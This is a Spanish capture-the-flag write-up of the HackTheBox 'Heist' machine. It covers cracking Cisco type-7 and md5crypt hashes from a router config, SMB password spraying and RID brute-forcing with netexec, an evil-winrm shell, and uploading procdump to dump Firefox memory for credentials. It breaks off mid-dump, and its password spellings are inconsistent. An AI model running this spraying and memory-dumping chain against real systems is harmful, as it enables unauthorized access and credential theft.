

# Máquina Heist HackTheBox Easy

El CTF que haremos hoy es el de HEIST, se supone que me he hecho spoiler de la máquina y simplemente es un Windows, que no es un active directory por lo que tendremos que usar otras técnicas diferentes para aprobar la eCPPTv3.

Ping de reconocimiento inicial:

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ ping 10.10.10.149
PING 10.10.10.149 (10.10.10.149) 56(84) bytes of data.
64 bytes from 10.10.10.149: icmp_seq=1 ttl=127 time=37.6 ms
64 bytes from 10.10.10.149: icmp_seq=2 ttl=127 time=36.6 ms
^C
--- 10.10.10.149 ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2002ms
rtt min/avg/max/mdev = 36.551/37.073/37.596/0.522 ms

(jouker@joukerm)-[~/Escritorio/temporal]
$
```

Efectivamente es una máquina Windows normal ya que tenemos solo 4 puertos operativos que son el web, el smb y el winrm.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 10.10.10.149 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 17:34 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:34
Completed NSE at 17:34, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:34
Completed NSE at 17:34, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:34
Completed NSE at 17:34, 0.00s elapsed
Initiating SYN Stealth Scan at 17:34
Scanning 10.10.10.149 [65535 ports]
Discovered open port 80/tcp on 10.10.10.149
Discovered open port 135/tcp on 10.10.10.149
Discovered open port 445/tcp on 10.10.10.149
Discovered open port 49669/tcp on 10.10.10.149
Discovered open port 5985/tcp on 10.10.10.149
Completed SYN Stealth Scan at 17:34, 26.20s elapsed (65535 total ports)
```

A traves del puerto smb no hay nada ya que no hay acceso con guest tampoco:

```
$ nano passwords.txt
(jouker@jouker) [~/Escritorio/temporal]
$ crackmapexec smb 10.10.10.149 -u '' -p ''
SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\ : STATUS_ACCESS_DENIED


(jouker@jouker) [~/Escritorio/temporal]
$ crackmapexec smb 10.10.10.149 -u 'guest' -p ''
SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\guest: STATUS_LOGON_FAILURE

(jouker@jouker) [~/Escritorio/temporal]
$
```

Miramos con whatweb a ver que hay interesante, iis 10.0, ya sabemos que eso no tiene vulnerabilidades reportadas.


```
(jouker@jouker) [~/Escritorio/temporal]
$ whatweb 10.10.10.149
http://10.10.10.149 [302 Found] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.149], Microsoft-IIS[10.0], PHP[7.3.1], RedirectLocation[login.php], X-Powered-By[PHP/7.3.1]
```

Una vez hacemos el scan de nmap, nos dirigimos al sospechoso puerto 80, en la página por defecto empieza nos lleva a login.php, con credenciales convencionales no nos vamos a ninguna parte por lo que hay una opción justo debajo que es login as guest.



En la página nos encontramos que hay 2 posibles usuarios que son support admin/admin y tambien hazard, con esta info nos la apuntamos en algun lado para hacer un diccionario que sea users.txt. En esta misma página tambien hay algo sospechoso que es

un attachement, es importante el contexto de que el problema es un router cisco.



```
Archivo  Acciones  Editar  Vista  Ayuda
GNU nano 8.3 users.txt
hazard
Hazard
admin
support admin
```

Cuando abrimos el attachement vemos un seguido de comandas cisco donde podemos observar 3 credenciales, 2 en password 7 y una que no conozco el formato. El formato password 7 de cisco no se puede descrackear con herramientas convencionales como john o al menos eso creo por lo que haremos uso de alguna página web para encontrar estas credenciales en texto plano.

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
  bgp log-neighbor-changes
  bgp dampening
  network 192.168.0.0/24 mask 300.255.255.0
  timers bgp 3 9
  redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

portion. Do not include anything before the encrypted password.

*username fcx password 7 0709285E4B1E18091B5C0814*

Encrypted Password:

Decrypted Password:

la de username router es \$uperP@assword

la de admin es esta baina:

username rcx password / 0709285E4B1E18091B5C0814

Encrypted Password:

Decrypted Password:

Y de aquí hemos sacado el password que resulta que estaba en formato md5.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ nano hash

(jouker@joukerm)-[~/Escritorio/temporal]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
stealth1agent (?)
1g 0:00:00:20 DONE (2025-04-27 17:45) 0.04904g/s 171910p/s 171910c/s 171910C/s steaua17..steall3
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(jouker@joukerm)-[~/Escritorio/temporal]
$
```

Y así quedaría el resumen de contraseñas que tenemos nada más comenzar.

```
Archivo Acciones Editar Vista Ayuda
GNU nano 8.3 passwords.txt *
$uperP@ssword
Q4)sJu\Y8qz*A3?d
stealth1agent
```

Tenemos premio grande gracias a netexec por descubrir una credencial con la password que tenemos, ahora que tenemos un password ya podemos seguir enumerando usuarios válidos de alguna

manera u otra o ver que compartidos hay

```

[jouker@joukerm] [~/Escrttorio/temporal]
netexec smb 10.10.10.149 -u users.txt -p passwords.txt --continue-on-success

SMB 10.10.10.149 445 SUPPORTDESK [+] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\hazard:superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\hazard:superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\admin:superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\support_admin:superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\hazard:Q4)sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\hazard:Q4)sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\admin:Q4)sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\support_admin:Q4)sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [+] SupportDesk\hazard:stealth1gent
SMB 10.10.10.149 445 SUPPORTDESK [+] SupportDesk\hazard:stealth1gent
SMB 10.10.10.149 445 SUPPORTDESK [-] Broken Pipe Error while attempting to login
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\support_admin:stealth1gent STATUS_LOGON_FAILURE

[jouker@joukerm] [~/Escrttorio/temporal]

```

Solo tiene un shared compartido, en este shared no suele haber nada así que de mientras vamos a probar otras alternativas.

```
jouker@joukerm: [~/Escritorio/temporal]
$ netexec smb 10.10.10.149 -u hazard -p stealthiagent --shares
10.10.10.149 445 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
10.10.10.149 445 SUPPORTDESK [*] SupportDesk\hazard:stealthiagent
10.10.10.149 445 SUPPORTDESK [*] Enumerated shares
10.10.10.149 445 SUPPORTDESK
10.10.10.149 445 SUPPORTDESK
10.10.10.149 445 SUPPORTDESK
10.10.10.149 445 SUPPORTDESK
10.10.10.149 445 SUPPORTDESK
10.10.10.149 445 SUPPORTDESK
10.10.10.149 445 SUPPORTDESK
10.10.10.149 445 SUPPORTDESK

Share      Permissions  Remark
-----
ADMIN$     Remote Admin
C$         Default share
IPC$       READ        Remote IPC
```

Gracias a rid brute he podido enumerar a más usuarios dentro del sistema...

```
jouker@joukerm:~/Escritorio/temporal
$ netexec smb 10.10.10.149 -u 'hazard' -p 'stealthagent' --rid-brute
smb 10.10.10.149 445 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
smb 10.10.10.149 445 SUPPORTDESK [*] SupportDesk\hazard:stealthagent
smb 10.10.10.149 445 SUPPORTDESK 500: SUPPORTDESK\Administrator (SidTypeUser)
smb 10.10.10.149 445 SUPPORTDESK 501: SUPPORTDESK\Guest (SidTypeUser)
smb 10.10.10.149 445 SUPPORTDESK 503: SUPPORTDESK\DefaultAccount (SidTypeUser)
smb 10.10.10.149 445 SUPPORTDESK 504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
smb 10.10.10.149 445 SUPPORTDESK 513: SUPPORTDESK\None (SidTypeGroup)
smb 10.10.10.149 445 SUPPORTDESK 1008: SUPPORTDESK\Hazard (SidTypeUser)
smb 10.10.10.149 445 SUPPORTDESK 1009: SUPPORTDESK\support (SidTypeUser)
smb 10.10.10.149 445 SUPPORTDESK 1012: SUPPORTDESK\Chase (SidTypeUser)
smb 10.10.10.149 445 SUPPORTDESK 1013: SUPPORTDESK\Jason (SidTypeUser)
```

Otra manera de hacer lo mismo es mediante la suite de `impacket` `lookupsid` que es lo mismo pero con otra comanda, el resultado es el mismo, listar usuarios.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ impacket-lookupsid supportdesk/Hazard:stealthliagent@10.10.10.149 -target-ip 10.10.10.149
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

Ponemos bien los usuarios dentro del archivo users.txt y volvemos a usar fuerza bruta al igual que antes para saber exactamente contra que nos enfrentamos.

```
1013:
(jouker@joukerm)-[~/Escritorio/temporal]
$ cat users.txt | awk '{print $6}'
Windows
SupportDesk\hazard:stealth1agent
SUPPORTDESK\Administrator
SUPPORTDESK\Guest
SUPPORTDESK\DefaultAccount
SUPPORTDESK\WDAGUtilityAccount
SUPPORTDESK\None
SUPPORTDESK\Hazard
SUPPORTDESK\support
SUPPORTDESK\Chase
SUPPORTDESK\Jason

(jouker@joukerm)-[~/Escritorio/temporal]
$ cat users.txt | awk '{print $6}' | awk -F '\ ' '{print $2}'
hazard:stealth1agent
Administrator
Guest
DefaultAccount
WDAGUtilityAccount
None
Hazard
support
Chase
Jason

(jouker@joukerm)-[~/Escritorio/temporal]
$ cat users.txt | awk '{print $6}' | awk -F '\ ' '{print $2}' | sponge users.txt

(jouker@joukerm)-[~/Escritorio/temporal]
$ nano users.txt
```

Con la comanda netexec volvemos a hacer fuerza bruta y descubrimos nuevas credenciales para el usuario chase.

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ netexec smb 10.10.10.149 -u users.txt -p passwords.txt --continue-on-success
SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Administrator:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Guest:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\DefaultAccount:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\WDAGUtilityAccount:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\None:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Hazard:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\support:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Chase:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Jason:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Administrator:Q4sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Guest:Q4sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\DefaultAccount:Q4sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\WDAGUtilityAccount:Q4sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\None:Q4sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Hazard:Q4sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\support:Q4sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [+ ] SupportDesk\Chase:Q4sJuY8qz*A3?d
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Jason:Q4sJuY8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] Connection Error: Error occurs while reading from remote(104)
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Guest:stealthiagent STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\DefaultAccount:stealthiagent STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\WDAGUtilityAccount:stealthiagent STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\None:stealthiagent STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [+ ] SupportDesk\Hazard:stealthiagent
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\support:stealthiagent STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] Connection Error: Error occurs while reading from remote(104)

```

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ netexec smb 10.10.10.149 -u chase -p 'Q4sJuY8qz*A3?d'
SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB 10.10.10.149 445 SUPPORTDESK [+ ] SupportDesk\chase:Q4sJuY8qz*A3?d

(jouker@joukerm)-[~/Escritorio/temporal]
$ netexec wirm 10.10.10.149 -u chase -p 'Q4sJuY8qz*A3?d'
usage: netexec [-h] [--version] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress] [--log LOG] [-6] [--dns-server DNS_SERVER] [--dns-tcp]
               [--dns-timeout DNS_TIMEOUT]
               {mssql,rdp,ftp,ldap,ssh,wmi,vnc,winnrm,smb,nfs} ...
netexec: error: argument protocol: invalid choice: 'wirm' (choose from mssql, rdp, ftp, ldap, ssh, wmi, vnc, winnrm, smb, nfs)

(jouker@joukerm)-[~/Escritorio/temporal]
$ netexec winnrm 10.10.10.149 -u chase -p 'Q4sJuY8qz*A3?d'
WINNRM 10.10.10.149 5985 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763 (name:SUPPORTDESK) (domain:SupportDesk)
WINNRM 10.10.10.149 5985 SUPPORTDESK [+ ] SupportDesk\chase:Q4sJuY8qz*A3?d (Pwn3d!)

```

Estamos dentro de una máquina víctima.

```

(jouker@joukerm)-[~/Escritorio/temporal]
$ evil-winrm -i 10.10.10.149 -u chase -p 'Q4sJuY8qz*A3?d'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>

```

La verdad es que la root.txt de esta máquina es un poco cabrona ya que hay que buscar dentro de los procesos y jugar con una herramienta poco frecuente en CTF que es procdump para dumper el firefox para ver si con suerte hay alguna credencial por allí en




medio

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> ps
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
461	18	2296	5352		368	0	csrss
287	13	2204	5076		472	1	csrss
357	15	3492	14436		4460	1	ctfmon
254	14	3920	13268		3836	0	dllhost
166	9	1868	9640	0.05	6840	1	dllhost
615	32	29364	57856		964	1	dwm
1486	58	23636	78048		5180	1	explorer
355	25	16408	38780	0.11	4372	1	firefox
1162	69	136868	212964	4.91	6520	1	firefox
347	19	10244	35684	0.03	6628	1	firefox
401	33	31344	89192	0.61	6780	1	firefox
378	28	21616	58116	0.28	7024	1	firefox
49	6	1512	3840		776	0	fontdrvhost
49	6	1796	4604		784	1	fontdrvhost
0	0	56	8		0	0	Idle
965	23	5928	14936		628	0	lsass
223	13	3044	10160		4156	0	msdtc
0	12	424	15100		88	0	Registry
145	8	1616	7384		5716	1	RuntimeBroker
302	16	5484	16736		5788	1	RuntimeBroker
274	14	3124	14776		6020	1	RuntimeBroker
666	32	19752	62132		5636	1	SearchUI
540	11	4924	9568		612	0	services
713	29	15048	52340		5532	1	ShellExperienceHost
438	17	4808	23924		4932	1	sihost

Nos descargamos la herramienta en cuestión previamente mencionada.



Subimos la herramienta procdump64 a evilwinrm

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> upload procdump64.exe
```

Info: Uploading /home/jouker/Escritorio/temporal/procdump64.exe to C:\Users\Chase\Desktop\procdump64.exe

Progress: 14% : |██████████|


Al ejecutar la comanda nos dan las instrucciones necesarias para seguir pero nos dice que no nos vamos a ninguna parte sin darle a la comanda -accepteula, por lo que realizamos dicha comanda y realizamos correctamente las instrucciones que necesitamos.

```
vous confèrent les lois de votre pays si celles-ci ne le permettent pas.  
This is the first run of this program. You must accept EULA to continue.  
Use -accepteula to accept EULA.  
*Evil-WinRM* PS C:\Users\Chase\Desktop> .\procdump64.exe -accepteula  
ProcDump v11.0 - Sysinternals process dump utility  
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards  
Sysinternals - www.sysinternals.com  
Monitors a process and writes a dump file when the process exceeds the
```

y con esta info nos la descargamos en nuestro sistema a ver que encontramos.

```
Info: Upload successful!  
*Evil-WinRM* PS C:\temp> .\procdump64.exe -accepteula -ma 4372  
ProcDump v11.0 - Sysinternals process dump utility  
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards  
